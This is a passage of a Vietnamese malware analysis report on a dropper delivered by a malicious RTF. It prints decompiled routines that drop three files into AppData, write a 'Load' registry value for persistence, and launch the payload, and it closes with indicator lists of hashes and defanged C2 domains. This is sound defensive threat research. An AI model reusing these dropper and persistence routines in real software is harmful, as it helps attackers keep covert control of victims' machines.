

```

if ( drop_file(sz_iassvcs_exe, (int)&unk_275640, dword_27563C, dwSize) )
{
    if ( drop_file(sz_sqlite3_dll, (int)&unk_219828, dword_219824, dword_219820) )
    {
        if ( drop_file((LPCSTR)sz_RasTls_dll, (int)&unk_286550, dword_28654C, dword_286548) )
        {
            // lpPathName = C:\Users\REM\AppData\Roaming\IISWebClient\iassvcs.exe
            lstrcatA(&lpPathName, sz_iassvcs_exe);
            // Dst = C:\Users\REM\AppData\Roaming\IISWEB~1\iassvcs.exe
            if ( GetShortPathNameA(&lpPathName, &Dst, 0x104u) )
            {
                // "Software\Microsoft\windows NT\CurrentVersion\windows"
                create_persistence_key(&Dst);
            }
        }
    }
}

```

 iassvcs.exe	1/3/2019 11:14 AM	Application	106 KB
 RasTls.dll	1/3/2019 11:15 AM	Application extens...	18 KB
 sqlite3.dll	1/3/2019 11:15 AM	Application extens...	416 KB

Thông tin Digital Signatures của các files:



Tạo persistence key để tự động chạy tại “Software\Microsoft\windows NT\CurrentVersion\windows”:


```
phkResult = 0;
result_1 = 0;
if ( RegOpenKeyExA(
    HKEY_CURRENT_USER,
    "Software\\Microsoft\\windows NT\\CurrentVersion\\windows",
    0,
    KEY_WRITE,
    &phkResult) )
{
    GetLastError();
}
else
{
    ValueName = *(_DWORD *)"Load";
    v6 = szLoad[4];
    cbData = strlenA(lpData);
    if ( !RegSetValueExA(phkResult, (LPCSTR)&ValueName, 0, 1u, (const BYTE *)lpData, cbData) )
    {
        result_1 = 1;
    }
}
if ( phkResult )
{
    RegCloseKey(phkResult);
}
return result_1 != 0;
```

Name	Type	Data
(Default)	REG_SZ	(value not set)
DebugOptions	REG_SZ	2048
Device	REG_SZ	Microsoft XPS Document Writer,winspool,Ne00:
Documents	REG_SZ	
DosPrint	REG_SZ	no
Load	REG_SZ	C:\Users\REM\AppData\Roaming\IISWEB~1\iassvcs.exe
MenuDropAli...	REG_SZ	1
NetMessage	REG_SZ	no
NullPort	REG_SZ	None
Programs	REG_SZ	com exe bat pif cmd
UserSelected...	REG_DWORD	0x00000000 (0)


Sau khi tạo key trong Registry xong, thực thi file **iassvcs.exe**, file này sẽ load các đã drop cùng thư mục:

```
memset(&pExecInfo, 0, 0x3Cu);
pExecInfo.lpFile = &lpPathName;
pExecInfo.cbSize = 0x3C;
pExecInfo.fMask = SEE_MASK_NOCLOSEPROCESS;
pExecInfo.lpParameters = 0;
pExecInfo.lpDirectory = 0;
pExecInfo.nShow = 0;
ShellExecuteEx(&pExecInfo);
CloseHandle(pExecInfo.hProcess);
strcpy (String2, "189AFE4"; cbSize=0x3Cu, fMask=0x40u, hnd=0, lpVerb=0, lpFile=0x1AFD44: "C:\Users\REM\AppData\Roaming\IISWebClient\iassvcs.exe", lpParameters=0, lpD...
GetModuleFileName(0, &Filename, 0x164u);
GetTempPath(0x104u, &Dst);
lstrcat(&Dst, String2);
MoveFileExA(&Filename, &Dst, MOVEFILE_COPY_ALLOWED|MOVEFILE_REPLACE_EXISTING);
ExitProcess(0);
```

Binary cuối cùng được lưu thành file **189AFE4.TMP**:



Tiến trình `iassvcs.exe` sau khi thực thi sẽ kết nối tới C2 tại:



#### 4. IOCs

- **Malicious RTF:** c580d77722d85238ed76689a17b0205b4d980c010bef9616b8611ffba21b142e
- **Decrypted binary:** 8D7425AE30FD2D5196EC4DCD2540B31A0D26772F
- **Dropped binary:**
  - o %appdata%\IISWebClient\iassvcs.exe: 62944E26B36B1DCACE429AE26BA66164
  - o %appdata%\IISWebClient\sqlite3.dll: FEE0B982AF421FF8C16C0187B376B086
  - o %appdata%\IISWebClient\RasTls.dll: C6A73E29C770065B4911EF46285D6557
- **C2:**
  - o Name: skylineqaz[.]crabdance[.]com
  - o Name: xn — ylineqaz-y25ja[.]crabdance[.]com
- **Registry:**
  - o “HKCU\Software\Microsoft\windows NT\CurrentVersion\windows”; Value name “Load”; Data: C:\Users\{username}\AppData\Roaming\IISWEB~1\iassvcs.exe
  - o “HKEY\_CURRENT\_USER\Software\Direct3D”